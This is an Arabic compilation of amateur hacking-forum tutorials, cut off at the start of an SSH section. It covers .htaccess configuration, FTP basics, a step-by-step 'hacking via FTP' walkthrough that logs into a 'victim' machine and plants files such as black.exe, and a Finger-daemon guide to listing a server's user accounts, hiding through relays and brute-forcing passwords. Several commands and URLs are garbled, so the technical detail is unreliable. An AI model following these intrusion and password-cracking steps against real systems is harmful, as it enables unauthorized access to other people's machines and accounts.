البحث ما يقارب ١٥ - ٢٠ ثانية
الحالة الأخرى :

نتيجة طول البحث فيقوم متصفحك بقدان الاتصال مع الـ DNS اي عمليه. TIMED OUT
و فى هذه الحالة نضغط فى المتصفح على REFRESH او RELOAD طبعا حسب متصفحك ...

" شرح ملف htaccess "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: BSD-r00t

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

..... htaccess

* مقدمة
* اهمية ملف htaccess.
* كيفية عمل ملف htaccess.
* عمل صفحات error خاصة
* منع عرض محتويات المجلد الذي لا يوجد به index
* منع/اتاحة دخول الموقع لاشخاص معينة
* تحويل من يحاول فتح لينك للينك اخر
* عمل الملف .htpasswd.
* الحماية بواسطه htaccess.
* منع اظهار الملف htaccess.
* اضافة مستخدمين في الملف
* جعل الصفحات تظهر بامتداد اخر

* مقدمة

من اهم وسائل حماية المواقع و اغلاق بعض الاجزاء فيه بكلمة سر ، و منع بعض الناس من دخل الموقع و السماح لغيرهم بالدخول .. هو استخدام الملف htaccess. و الذي يمكن عمل الكثير و الكثير به . و هذا الملف مخفي و محمي بكلمة سر .

* اهمية ملف htaccess.

- ١- حماية اي جزء فيه بكلمة سر
- ٢- عمل صفحات error خاصة بك
- ٣- منع عرض محتويات المجلد الذي لا يوجد به index
- ٤- منع/اتاحة دخول الموقع لاشخاص معينة
- ٥- جعل صفحة البداية بامتدادات غير .asp , html ..
- ٦- تحويل من يحاول فتح لينك للينك اخر

* كيفية عمل ملف htaccess.

يمكنك عمل هذا الملف بواسطه اي محرر نصوص مثل النوت باد "Notepad" عن طريق عمل للملف حفظ باسم و نحفظ الملف بهذا الاسم htaces. على ان يكون ليس امتداده .txt اي ان ليس هناك اسم للملف ، اذا لم تستطيع ذلك احفظ الملف باسم "htaccess." - علامتي التنصيص في اسم الملف - .

* عمل صفحات error خاصة *

و الفائدة منها هو ان الموقع يظهر بشكل افضل كما انه عند محاولة اي شخص عمل سكان على الموقع سوف يظهر ان كان الموقع به كل الثغرات و ذلك لان طريقة عمل السكانر هي انه يقوم بتطبيق كل ثغره على الموقع و يرصد النتيجة .

فاذا كان هناك اي تغير يظهر لك كأن الموقع عليه هذه الثغره .

و يمكنك عمل صفحات ال error الخاصه ك عن طريق :-

أ- تصميم صفحات ال error اولا

ب- تحميل الصفحات على الموقع

ج- اضافه السطر الكتابي في الملف .htaccess

ErrorDocument error_num

directory_file

بحيث يكون error_num هو رقم الخطا " الارقام موجود بالسفل " و directory_file هو مكان صفحه ال error التي قمت بتصميمها .

ErrorDocument 404

مثال :

/errors/nfound.html

ال errors و ارقامها :-

| Bad Syntax | ٤٠٠ |

| Unauthorized | ٤٠١ |

| Not Used | ٤٠٢ |

| Forbidden | ٤٠٣ |

| Not Found | ٤٠٤ |

* منع عرض محتويات المجلد الذي لا يوجد به index *

بعض المواقع عند محاولة فتح اي دليل عليها و لا يكون به ملف index يقوم الموقع بسرد جميع محتويات هذا الدليل و لحل هذه المشكله توجد طريقتين :-

أ- وضع ملف index في كل المجلدات " و بالطبع هذا صعب جدا "

ب- باستخدام الملف .htaccess عن طريق اضافه السطر التالي في الملف :-

Options -Indexes

* منع/اتاحة دخول الموقع لاشخاص معينة *

يمكنك باستخدام الملف **htaccess** منع شخص معين من دخول الموقع بعد معرفة الاي بي الخاصه به و يمكنك الاستفادة من ذلك حيث يمكنك منع دخل الموقع لمن لا تريد كما يمكنك منع دخول الموقع لاي شخص في اسرائيل مثلا ..

و يمكنك ذلك عن طريق اضافة السطر التالي في الملف :-

deny from ????.????.????.???

حيث ان ????.????.????.??? هو الاي بي الخاص به .

وإذا اردت منع اي احد من دخول الموقع يمكنك اضافة السطر التالي :-

deny from all

وإذا اردت السماح لشخص معين بدخول الموقع يمكنك ذلك باضافة السطر التالي :-

allow from ????.????.????.???

حيث انا ????.????.????.??? هو الاي بي الخاص به

* تحويل من يحاول فتح لينك للينك اخر

وتسمى هذه العملية ب **Redirection** وهي من اهم فوائد **htaccess** الملف تستخدم مثلا عند تغير موقع ملف قديم على الموقع الى مكان جديد فيمكنك باستخدام الملف **htaccess** عند محاولة احد فتح احد الينك القديم توجيهه الى الينك الجديد عن طريق اضافة السطر التالي في الملف :-

Redirect /somewhere/????/ /????.???

http://www.site.com/newlocation

بحيث يكون **/somewhere/** ????.???/ هو مكان الملف القديم و

http://www.site.com/newlocation /????.???/ هو مكانالملف الجديد.

* عمل الملف **htpasswd**.

ويمكنك أن تقوم بعمله بنفس طريقة الملف **htaccess** ، و سوف نعمله حتى نستطيع استخدام الملف .
htaccess في الحماية و سوف نكتب في الملف **htpasswd** ما يأتي :-

user1:EncryptedPwd1

user2:EncryptedPwd2

o حيث ان **user1** , **user2** هو اسم المستخدم .

o و **EncryptedPwd1** , **EncryptedPwd2** هي كلمات السر ولكن مشفره و يمكنك تشفير اي كلمة تريدها عن طريق الموقع

http://www.euronet.nl/~arnow/htpasswd

او **http://www.e2.u-net.com/htaccess/make.htm**

فمثلا لو اردنا وضع يوسر باسم **Security** و كلمة السر الخاصة به هي **fu93hds3** نذهب اولا الى

الموقع **http://www.euronet.nl/~arnow/htpasswd**

o و **Security** : **username**

o و **fu93hds3** : **password & re-enter password**

o و نضغط على الزر **claculate** لتظهر النتيجة --< **Security:893bNicBcwszw**

و الان قد اتمنا عمل الملف **htaccess** و الذي قمنا بعمله و ذلك لكي نستطيع استخدام الملف .

htaccess للحماية بكلمة سر و يوسر .

*** الحماية بواسطة htaccess.**

و تعتبر الفائدة الرئيسية للملف حيث انه يمكن منع اي احد من دخول دليل معين في الموقع الا اذا كان معه كلمة السر و اليوسر نيم ، فيمكنك عن طريقها عمل منتدى خاص او اي شئ تريد.
ف عند وضع الملف htaccess في اي دليل و حاول احد دخول هذا الدليل او اي جزء يندرج تحته سوف يطلب منه كلمة سر و يوسر .
و يمكنك عمل ذلك عن طريق اضافة ما يأتي في الملف قبل نسخه في الدليل المراد حمايته :-

AuthUserFile

/somewhere/.htpasswd

AuthName "Enter your user and passed "

please

user-Require valid

AuthType Basic

<Limit GET POST>

require valid-user

<Limit/>

o بحيث يكون /somewhere/.htpasswd هو مكان ملف htpasswd على موقعك
o و يكون Enter your user and passed please هي الرسالة التي سوف تظهر لتطلب كلمة السر

*** منع اظهار الملف htaccess.**

قد عرفنا الان ان لهذا الملف اهمية كبيره فيجب علينا ان نحقيه جيدا ، فالبرغم من ان الملف مخفي الا انه غير سالم من ان يكون السرفر نفسه غير مؤمن او انه هناك تصريح خطأ ..
لذلك سوف نمنع عرض هذا الملف عن طريق اضافة ما يأتي :-

<Files .htaccess>

order allow,deny

deny from all

<Files/>

فاذا حاول احد عرض الملف سوف يظهر له **error 403** .

*** جعل الصفحات تظهر بامتداد اخر**

ويمكن باستخدام هذه الخاصية عمل ملف يظهر كأن امتداده .html و لكنه ذو امتداد .txt مثلا .
باضاف السطر التالي :-

AddType text/plain html

ويمكنك رؤية كافة التغيرات التي يمكنك عملها في هذا الملف :-

<http://www.pharaonics.net/books/MIME.txt>

...

" نظام نقل الملفات FTP "

\$\$\$\$\$\$\$\$

الكاتب: الجوكر

\$\$\$\$\$\$\$\$

ما هو نقل الملفات FTP ؟

FTP هي اختصار لكلمة File Transfer Protocol وتعني بروتوكول نقل الملفات، وهذه الخدمة هي احدى تسهيلات TCP/IP التي تجعل من الممكن نقل الملفات بين الكمبيوترات على الشبكة ومن ميزات FTP الرائعة أنها تقوم بترجمة شكل الملفات النصية بطريقة أوتوماتيكية حيث أن الكمبيوترات تحتوي نظم تشغيل مختلفة وعليه فلديها أشكال Formats مختلفة للملفات النصية فبالنظر لتحتوي لترجمة وهو ماتقوم به، FTP وبخدمة نقل الملفات فاننا نحتاج لبضع فقرات على الفأرة كي ننقل ملفاً في أميركا الى جهازنا .

أقسام نقل الملفات:

نقل الملفات ينقسم الى قسمين:

تنزيل الملفات: Download

وهو جلب الملفات من الكمبيوتر المضيف Host الى الجهاز المحلي Local.

ارسال الملفات: Uplaud

وهو ارسال الملفات من الكمبيوتر المحلي Local الى الكمبيوتر المضيف Host.

ومن الناحية الأمنية فهناك نوعان لنقل الملفات:

نقل مؤمن: Secure FTP

تحتاج الى اسم مستخدم وكلمة مرور للدخول الى النظام وتحصل عليه من مدير النظام المضيف.

نقل مجهول: Anonymous FTP

لا تحتاج الى اسم مستخدم وكلمة مرور للدخول وتستطيع غالباً استخدام guest أو anonymous عوضاً عنهما.

تصنف مصادر البرامج على الانترنت الى ثلاثة أقسام:

ملكية عامة: Public Domain

وضعت البرامج هنا للاستخدام العام فليس هناك حقوق ملكية لأحد ولا قيود على استخدامها وتوزيعها وتعديلها.

مصادر مجانية: Freeware

يحق للجميع استخدام هذه البرامج أو توزيعها ولكن هناك حقوق ملكية ونشر ولا يجوز تعديلها أو بيعها.

مصادر مشتركة: Shareware

يتم توزيع هذه البرامج بغرض التجربة قبل الشراء وقد لا تتضمن جميع المميزات ويجب تحطيم النسخ بعد انتهاء مدتها.

FTP والفيروسات :

يجب أن تعلم في البداية أن الملفات والبرامج تنقسم الى قسمين

ASCII:

اختصاراً لـ (American Standard Code for Information Interchange) والملفات من هذا النوع تحتوي على سبعة جزيئات bits تتراوح قيمتها بين الصفر و ١٢٧. ويستخدم هذا المصطلح للتعبير عن المعيار الذي يقوم بتحويل الأحرف الى أرقام في الكمبيوتر. وتستخدم الملفات النصية هذا النوع من الصيغ.

Binary:

وتعني الملفات ذات النظام الثنائي وتحتوي على ثمانية جزيئات bits تتراوح بين الصفر و ٢٥٥ وتدرج الصور والبرامج والملفات المضغوطة تحت هذا النوع.

والفيروسات لا يمكن أن تنتقل عبر ملفات ASCII كما لا يمكن أن تنتقل عبر الصور كصيغ jpg & gif & bmp وغيرها من امتدادات الصور ولا عبر ملفات الفيديو والصوت مثل - mp3 - ram - avi وwav وغيرها، وبمعنى آخر فإنها تنتقل عبر البرامج وملفات النظام والتشغيل والبرامج المضغوطة وعادة ماتكون - exe - com - bat - dll - drv - sys - bin - ovl - zip - mim - uue - xxe - b64 - bhx، كما يمكن أن تنتقل فيروسات الماكرو عبر تطبيقات MS Office، لذلك احذر من هذه الملفات وافحصها دائماً قبل تشغيلها.

طريقة نقل الملفات : FTP

هناك طرق عديدة لنقل الملفات وهي:

نقل الملفات باستخدام نظام UNIX

تتطلب هذه العملية عادة استخدام أوامر وهاهنا بعض أوامر UNIX:
ascii: لنقل ملفات ASCII النصية، وعند تغيير هذا الوضع ثم الحاجة لنقل ملفات من هذا النوع فيجب إعادة الأمر.
binary: لنقل الملفات الثنائية، وعند تغيير هذا الوضع ثم الحاجة لنقل ملفات من هذا النوع فيجب إعادة الأمر.

status: لفحص الملف ومعرفة هل هو من نوع ASCII أو Binary.

help: لعرض قائمة بأوامر UNIX.

dir: لعرض محتويات الدليل

ls: لعرض محتويات الدليل الحالي.

cd directory: لتغيير الدليل.

get filename: لجلب الملف المطلوب وإنزاله على جهازك.

mget filename: لجلب مجموعة من الملفات.

pwd: لطباعة الدليل الحالي.

bye: لإنهاء الارتباط والخروج من النظام البعيد.

نقل الملفات باستخدام حساب Shell:

أول ماتفعله في هذا النوع من نقل الملفات هو ادخال الملقن الخاص بشركة توفير الخدمة فمثلاً سوف تدخل حسابك في Tripod عن طريق Unix Shell، نكتب أولاً الأمر ftp متبوعاً بالوجهة المرادة فيصبح : ftp ftp.tripod.com ثم ندخل الاسم وهو عل سبيل المثال "IronPrivate" ثم نقوم بادخال الرقم السري وهو مثلاً "*****". وبعد الدخول الى الحساب يمكنك استخدام نفس أوامر Unix المعتادة. وإذا أردت المزيد من المعلومات عن نظام Unix

عليك الدخول الى هذا الموقع:

<http://www.pc-worlds.net/lunexx.html>

فهو يفيد المبتدئين في هذا النظام .

Browser: باستخدام المتصفح:

نقل الملفات عن طريق المتصفحات سهل جداً فما عليك سوى ادخال عنوان الموقع URL ويبدأ العنوان بكلمة **ftp://** ثم العنوان بدلاً من كلمة **http://** للعناوين العادية، بعد الدخول الى موقع الـ FTP ستأتي الصفحة عبارة عن ملفات ومجلدات وما عليك سوى النقر على الملف المطلوب لانزاله.


SLIP/PPP: نقل الملفات باستخدام حساب:

Client Programs. أفضل استخدامات هذا النوع من الربط أنها تسمح لنا باستخدام برامج تابعة.

وأفضل برنامج تابع يمكن استخدامه للنوافذ **Windows** هو برنامج **Ws_ftp**.

استخدام برنامج: Ws ftp LE 5.06

ادخل على البرنامج وذلك بالنقر المزدوج على أيقونة البرنامج، سيظهر لك مربع حوار **Session Profile** والذي من خلاله تقوم بتسجيل الدخول، اكتب في خانة **Profile Name** اسم حساب الدخول؛ على سبيل المثال **My Home Page In Tripod** و اكتب في خانة **Host Name** اسم الملقن وفي هذا المثال هو **ftp.tripod.com** ثم في خانة **Host Type** اختر **Auto Detect** لكي يقوم بالتدقيق التلقائي في نوع نظام الجهاز المضيف، بعد ذلك قم بكتابة الاسم في خانة **User ID** وهو مثلاً **IronPrivate** ثم الرقم السري في خانة **Password** وسيظهر مخفياً على هيئة نجوم *********، ثم اضغط **OK**. كما في الشكل التالي:



بعد ذلك سيقوم البرنامج بالدخول الى الحساب المطلوب وستنقسم نافذة البرنامج الى قسمين؛ القسم الأيسر هو جهاز الكمبيوتر لديك والقسم الأيمن هو جهاز الكمبيوتر المضيف، في هذه المرحلة تستطيع جلب أو ارسال الملفات أو تغيير اسمائها أو حذفها ... الخ. أي تستطيع التحكم في محتويات حسابك على الانترنت أو على جهازك بسهولة فائقة.

نقل الملفات باستخدام الاتصال الشبكي البعيد: Telnet

Telnet هي بروتوكول انترنت معياري لخدمات الربط عن بعد ويسمح للمستخدم بربط جهازه على

كمبيوتر مضيف جاعلاً جهازه وكأنه جزء من ذلك الكمبيوتر البعيد. ويختلف العرض حسب نظام الكمبيوتر المضيف. إذا كان الجهاز البعيد يستخدم نظام **Windows** فلا مشكلة أما إذا كان يستخدم نظام آخر فيجب معرفة بعض الأوامر للتحكم وأهم أمر يجب أن تعرفه هو "؟" والذي يحضر لك قائمة بالأوامر اللازمة.

-استخدام برنامج Telnet من Windows-

ترفق **Windows** برنامجاً سهلاً يسمى **Telnet** يمكنك الدخول عليه بالضغط على قائمة ابدأ **Start** ثم تشغيل **Run** ثم اكتب **Telnet** وستفتح لك صفحة البدء للبرنامج.. من **Connect** اختر **Remote System**. في صندوق الحوار **Connect** الذي سيظهر لك اكتب في خانة **Host Name** اسم ملقن الجهاز المضيف ثم اكتب في خانة **Port** الميناء أو المنفذ (إذا كان لديك) او اتركه كما هو، ثم اختر من الـ **Term Type** ان كان لديك والاقم بالتجربة. بعد ذلك اضغط **Connect** وعندما يتم الربط فستحتاج لادخال الاسم والرقم السري. وبعد الانتهاء من النقل اختر **Disconnect** من قائمة **Connect** وبعد ذلك اختر **Exit** ...

" الإختراق عن طريق FTP "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب : hacker dz

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

اليوم سوف نتناول طريقة إقتحام عبر الالف تي بي FTP أولا و لنجاح الإقتحام يجب ان يكون لدى الضحية البورت ٢١ مفتوح و هو البورت الخاص ب ال FTP و لتأكد من أن البورت مفتوح عليك ان تستعمل برامج السكان و هي كثيرة و من اهمها Superscanner بعدما تتأكد ان البورت مفتوح ننتقل الى الخطوة الثانية و هي :

إضغط على

Start

ثم

Run

ثم اكتب

ftp -n

سوف تطلع لك نافذة في الدوس مكتوب عليها

<FTP

ووكي لحد هنا كل شيء تمام

و بعدين اكتب

Open

ثم إضغط على

إدخال

Enter

سوف تتحصل على النتيجة التالية

FTP>

To

أكتب بجانب

To

رقم الإبي للضحية ثم إضغط على إدخال و الآن خذ بالك معي

إذا تحصلت على هذا الرد فقد تخطيت خطوة

Connected to www.assassin.com

. (webserv1 Microsoft FTP Service (Version 4.0 ٢٢٠

و الآن أكتب الكتابة التالية ftp>quote user ftp

إذا تحصلت على هذا الرد فقد تخطيت خطوة

Anonymous acces allowed, send identify (e-mail name) as ٣٣١

password.

و الآن أكتب الكتابة التالية

ftp>quote cwd ~root

إذا تحصلت على هذا الرد فقد تخطيت خطوة

530 Please login with USER and PASS

ثم أكتب الكتابة التالية

ftp>quote pass ftp

إذا تحصلت على هذا الرد فقد تخطيت خطوة
و نجحت في الإقتحام

230 Anonymous user logged in.

مبروك أنت الآن في جهاز الضحية
ما عليك الآن الا ان تقوم بإستعمال

اوامر الالف تي بي::

و طبعا لن امر عليها مرور الكرام لكي لا تقعو في المشكلة الي وقعت فيها و هي نجاح الإقتحام من دون ما
أعرف و لا فكرة على اوامر الفتيبي و إذا اردتم ان تضحكو بقالياً أكثر من ٢٠ دقيقة و انا مجمد الإيدي و
الضحية عالقة من دون أن أعمل أي شيء و لهذا
قمت بحضير الیوامر لكي تطبقوها مباشرة بعد نجاح الإقتحام

Pwd

لكي تعر ما يحتويه الهارد ديسك

Cd

لإقتحام مجلد مثال

Cd black

في هذا المثال قمت بإقتحام مجلد المسمى بلاك

Ls

لكي يتضح لك محتوى المجلد أو الهارد ديسك

Get

لكي تحمل الى سطح المكتب بتاع جهازك من جهاز الضحية
مثال

Get black.exe

Put

العملية العكسية ل

Get

يعني ان تأخذ ملف من سطح المكتب بتاع جهازك و تضعه في جهاز الضحية
مثال

Put black.exe

Clos

لقطع الإتصال مع الضحية

هدي أهم الأوامر و الآن سون تطرق على أنواع الرسائل الي نتحصل عليها من جهاز الضحية أثناء تطبيق
الأوامر و شرحها و ارقامها

Codes: Signification:

Restart marker reply. ١١٠

Service ready in nnn minutes. (nnn est un temps) ١٢٠

Data connection already open; transfer starting. ١٢٥

150 File status okay; about to open data connection.

200 Command okay.

202 Command not implemented, superfluous at this site.

211 System status, or system help reply.

212 Directory status.
213 File status.
214 Help message.
215 NAME system type.
220 Service ready for new user.
221 Service closing control connection.
225 Data connection open; no transfer in progress.
226 Closing data connection.
227 Entering passive mode (h1, h2, h3, h4, p1, p2).
230 User logged in, proceed.
250 Requested file action okay, completed.
257 "PATHNAME" created.
331 User name okay, need password.
332 Need account for login.
350 Requested file action pending further information.
421 Service not available, closing control connection.
425 Can't open data connection.
426 Connection closed; transfer aborted.
450 Requested file action not taken. (Fichier déjà utilisé par autre chose)
451 Requested action aborted: local error processing.
452 Requested action not taken. (Pas assez de mémoire pour exécuter l'action)
500 Syntax error, command unrecognized.
501 Syntax error in parameters or arguments.
502 Command not implemented.
503 Bad sequence of commands.
504 Command not implemented for that parameter.
530 Not logged in.
532 Need account for storing files.
550 Requested action not taken. (Fichier non trouvé, pas d'accès possible,...)
551 Requested action aborted: page type unknown.
552 Requested file action aborted.
553 Requested action not taken. (Nom de fichier non attribué)

.....

"بروتوكول خدمة Finger"

\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: LAMeR

\$\$\$\$\$\$\$\$\$\$\$\$

شرح لاحد البروتوكولات المهمة في جمع المعلومات عن مستخدمي الموقع او السيرفر

للمعلومية وقبل البدء بهذا الموضوع فهذا البروتوكول يعمل على البورت 79

1.1 مقدمة عن Finger

1.2 استخدام Finger

1.3 بعض الخدع عند استخدام خدمة Finger

1.4 الاستعلام عن طريق موقع باستخدام Finger

1.5 الاستنتاج من هذا الدرس

1.6 الختام

AA

1.2 مقدمة عن Finger

<=====

إن Finger ديمون خدمة تعمل عن طريق البورت ٧٩ عادة وكانت مستخدمة أصلاً كنوع businesscard رقمي للناس. المستخدم البعيد (remote user) يمكن أن يرسل طلب إلى Finger ديمون يجري على نظام معين (بورت Finger نوعية ٧٩) وسيحصل على إجابة. هذه الإجابة ستخبرك من هم المستخدمين على هذا النظام و أيضاً بعض المعلومات عن هؤلاء المستخدمين المتصلين بالنظام. إضافة إلى هذه المعلومات، في أغلب الأحيان الإجابة تخبرك أيضاً من الذي يدير النظام (admin) وكيف قام بالاتصال. قديماً استخدم الناس الاتصال على جميع أنواع الأنظمة في العالم وطلب الاستعلام عن هذه الأنظمة و الـ Finger كان يعطيهم معلومات عن الموجودين في النظام وهل لهم حسابات في هذا النظام. وكان Finger يستخدم قديماً في الجامعات و الشركات الكبيرة أيضاً. في الماضي ، الـ Finger يستعمل عامة عن طريق الطلاب في الجامعات اذا ارادوا معلومات تخص طلاب اخرين في نفس الجامعه . وكثيرا ما تكون الأجابة (اجابة) Finger Deamon بجمله " Finger " "me! "أعلمني ! " أما الآن ومع وجود شبكة الإنترنت العالمية أصبح Finger أقل شهرة ، لأنه توجد الآن مواقع الويب للعمل كبطاقة عمل (businesscard) رقمية خاصة بمستخدمي الإنترنت وبسبب ملاحظة الناس التهديد الواسع للأمن الإلكتروني قلَّ استخدام خدمة Finger Deamon

على أية حال، ليس كل الأنظمة منعت هذه الخدمة وستجد بعض المواقع (الأنظمة) تقدم هذه الخدمة. وهذه الأيام يقوم الهكرز بمحاولات اختراق الأنظمة باستخدام برامج portscans للبحث عن البورتات المفتوحة. . . بدون أي أساس علمي . لذلك إن Finger ديمون، مثال عظيم لخدمة يمكن استخدامها قانونياً لتزودك بكمية ضخمة من المعلومات الحساسة

حول هدف.

لهذا سوف أحاول ان اشرح في هذا الدرس بلغة مفهومة
ما هو Finger ديمون وماذا يفعل وكيف يمكن استخدامه في مصلحتك :
الخلاصة المقدمة: ان خدمة Finger كانت قديما ولا زالت تستخدم لجلب المعلومات عن المستخدمين
الموجودين في النظام و هل لديهم حسابات في هذا النظام ام لا.

ملاحظة : النظام (server) هو جهاز كمبيوتر تخزن فيه معلومات هائلة ويستخدم في استضافة المواقع

1.3 استخدام Finger

<=====>

عند استخدام اي من برامج السكان المعروفة مثل (superscan) للبحث في موقع معين (مثلا
<http://www.israel.com/> (ووجدت به منفذ (Port) بورت) ٧٩ مفتوحا هذا يعني ان
<http://www.israel.com/>
له Finger ديمون يعمل.

الآن كيف نقوم بـ (request) طلب استعلام؟ عن طريق وندوز
في أغلب الأحيان وندوز لا يوجد به زبون (client) خاص للـ Finger مركب (installed) لذلك
سوف نستخدم Telnet كخادم لـ Finger
--توضيح--

Telnet(client) -----request-----> Finger Deamon(in Server) o

عن طريق كتابة السطر الآتي في موجة الدوس: (MS DOS)

[79http://www.fooobar.com/telnet](http://www.fooobar.com/telnet)

بعد ذلك سيظهر لك برنامج telnet و منه تطبع الأوامر .
اما من يونيكس لسنا بحاجة إلى أن نستعمل تيلنت لأنه يوجد بنظام لينوكس زبون (client) خاص بخدمة
Finger Deamon مركب على النظام بشكل دائم تقريبا.

ملاحظة ::: سيكون الشرح التالي حتى نهاية الدرس لمستخدمي لينوكس أما إذا قررت الاستمرار باستخدام
وندوز ستكون كتابة الأوامر في موجة الدوس ثم في التلنت وستكون كتابة الأوامر هي نفس الأوامر التي
تكتب باستخدام نظام لينوكس ولكن بدل "@" نضع "مسافة ثم www" في الوندوز مراعي اسم الموقع
مثلا يكون كتابة الأوامر في لينوكس هكذا :

finger@anyname.com

ولكن في وندوز سيكون هكذا : <http://www.anyname.com/finger>

لاحظ المسافة بين finger و www

اطبع في محث الأوامر في يونكس (على افتراض انك تستخدم (unix shell)

finger@israel.com

لاحظ ان الهدف (المعرفة من هم مستخدمي هذا الموقع) هنا هو <http://www.israel.com/> كمثال
فستظهر النتائج:

Login: Name: Tty: Idle: When: Where:

root israel sys console 17d Tue 10:13 node0ls3.israel.com

Amos Amanda <.....> <.....> <.....>

Anderson Kenneth

Bright Adrian

Doe John

Johnson Peter <.....> <.....> <.....>

Mitnick Kevin

Munson Greg

Orwell Dennis

الآن ماذا تعني هذه النتائج؟

في العمود الأول (login) نرى أسماء المستخدمين وفي الثاني " (Name) الأسماء الحقيقية"، التي بالطبع ليست حقيقية، لكن في معظم الوقت حقيقة. ويرينا العمود الثالث (Tty) النوع الطرفي the terminal type

والرابع (Idle) فترة التوقف. the idle time وبعد ذلك في العمودين الخامس والسادس الوقت والمكان الذي استخدم فيه الحساب للاتصال بالنظام.

أحيانا توجد أعمدة بعنوانين الأيميلات وأرقام هواتف .. الخ الخاصة بمستخدمين هذا النظام وإذا كنت تريد المزيد من المعلومات عن مستخدم معين (Johnson Peter) بيتر جونسن على سبيل المثال) أدخل الأمر التالي:

johnson@israel.comfinger

1.4 بعض الخدع عند استخدام خدمة Finger

< =====>

أتمنى الآن شاهدت ما الضعف الرئيسي لخدمة Finger. Finger deamon Finger يريك ماهي الحسابات الموجودة على النظام. وهذا يعني أنك تكسب (عن طريق قانوني) ٥٠% من المجموعة السحرية وهي كلمات السر/مجموعة أسماء المستخدمين التي ستمنحك الدخول (Access) إلى نظام. إذا عرفت أسماء المستخدمين، ستكون الخطوة القادمة متوقفة على برنامج bruteforce أو بمعنى آخر برامج تخمين الباسورد wordlist passowrd cracker هناك سكربتات خاصة كتبت للتيلنت على سبيل المثال اذهب لموقع

<http://www.thehackerschoice.com/> أو ابحث عن VLAD's pwscan.pl

لذلك يجب عليك ان تكون قائمة بكلمات السر في ملف نصي (word) او المفكره) وحاول ان تكون كلمات السر قريبة من أسماء المستخدمين وإذا لم تعمل القائمة استخدم برنامج bruteforce أنصحك بهذا الوقت ان تحظر لك كأس شاهي وتأخذ لك استراحة وتجعل البرنامج يعمل عمله.

بالطبع نجد بعض الحسابات للمستخدمين للنظام اكثر اهمية من غيرها من الحسابات. وخاصة حساب الإدارة (Admin) أو الجذر (root) بسبب انه عندما تعرف الباسورد الخاص بهم وقتها تستطيع التحكم بالموقع . وبالطبع بعض الحسابات سهلة تخمين كلمة السر . وهناك بعض الخدع لمعرفة هذا النوع من الحسابات. على سبيل المثال ... إطبغ الأمر:

secret@israel.comfinger

عندما ترسل هذا الأمر الي Finger Deamon سيعطيك جميع الحسابات التي تحتوي على كلمة "secret" أما في اسم المستعمل أو الإسم الحقيقي. اذا، ماهو الشي المهم في هذا؟ حسنا أنت يمكنك أن تستعمل "test" أو "temp" أو "....." بدلا من "secret" وكما تعرف من المحتمل ان يكون هذا النوع من الحسابات سهل معرفة باسورده في أغلب الأحيان.

finger.@israel.com

0@israel.comfinger

جرب هذه الأوامر وشاهد ما يحدث!

حاول التعرف على Finger Deamon أقرأ RFC وأوجد خدعك بنفسك!

1.5 الأستعلام عن طريق موقع بأستخدام Finger

< =====>

إذا أردت ان استخدم خدمة Finger معنى Finger كفعل "ألمس" ولكنها تأتي هنا بمعنى "استعلم" والأستعلام عن موقع معين مثل هذا www.victim.com وأيضا تعرف أن موقع آخر

"www.host.com" يقدم خدمة Finger تعمل،

عندها يمكنني ان أقدم طلبا مثل هذا: (اكتب في محث الأوامر مثل هذا) finger@host.com @victim.com

Host.com يستعلم (Finger) الآن victim.com ويريك النتائج.

أحد الفوائد من هذه الطريقة أنك ستكون مجهول لدى victim.com فعندما تقوم

<http://www.victim.com/>

بطلب سجل (الدخول (log) استشاهد <http://www.host.com/> في سجلاتهم، بدلا منك .

فائدة اخرى وهي أنك يمكن ان تترك (Host موقع) يقوم (عن طريق خدمة Finger بالأستعلام عن حاسوبا

أخرا على نفس الشبكة ، بينما اذا طلبت انت هذا الأستعلام بأستخدام خدمة Finger من جهازك لن تكون مسموحة لك لأنك سأكون غير موثوق به لدى المستعلم عنه بعكس اذا كان الطلب للأستعلام باستخدام

Finger عن طريق موقع .

يعني الخلاصة : ان الموقع الذي تريد الأستعلام عنه يعتبر حاسوبك الشخصي غير موثوق به بعكس اذا كان الأستعلام عن طريق موقع اخر يشابهه فسوف يسمح له !.

1.6 الأستنتاج من هذا الدرس

< =====>

Finger Daemon يمكن أن يكون مصدر معلومات ضخم لأي واحد يحاول كسب الدخول (access) إلى النظام.

Finger daemon قانونيا يزودك بنصف كلمات السر واسماء المستخدمين التي تحتاجها لكسب الدخول.access

هناك بضعة خدع لطيفة تمكنك من معرفة حسابات خاصة تبحث عنها من معرفتك لهذه الحسابات تستطيع

كسر الباسووردات ، باستعمال تقنية wordlist أو bruteforce.

تذكر فوائد "الأستعلام عن طريق موقع" أيضا بأستعمال Finger daemon ...

"شرح ال secure shell"

\$

الكاتب: ACID BURN_EG

\$

قد اسبقها الكاتب بمقدمة من عنده

تعتبر أداة **secure shell** من أهم الادوات فى الشبكات وتعتبر هامة جدا بالنسبة لمخترقي المواقع و تستخدمها معظم السيرفرات على الانترنت وغالبا ما نجدها بهذا الاختصار: **Ssh**

ما هى ال SSh ؟

=====

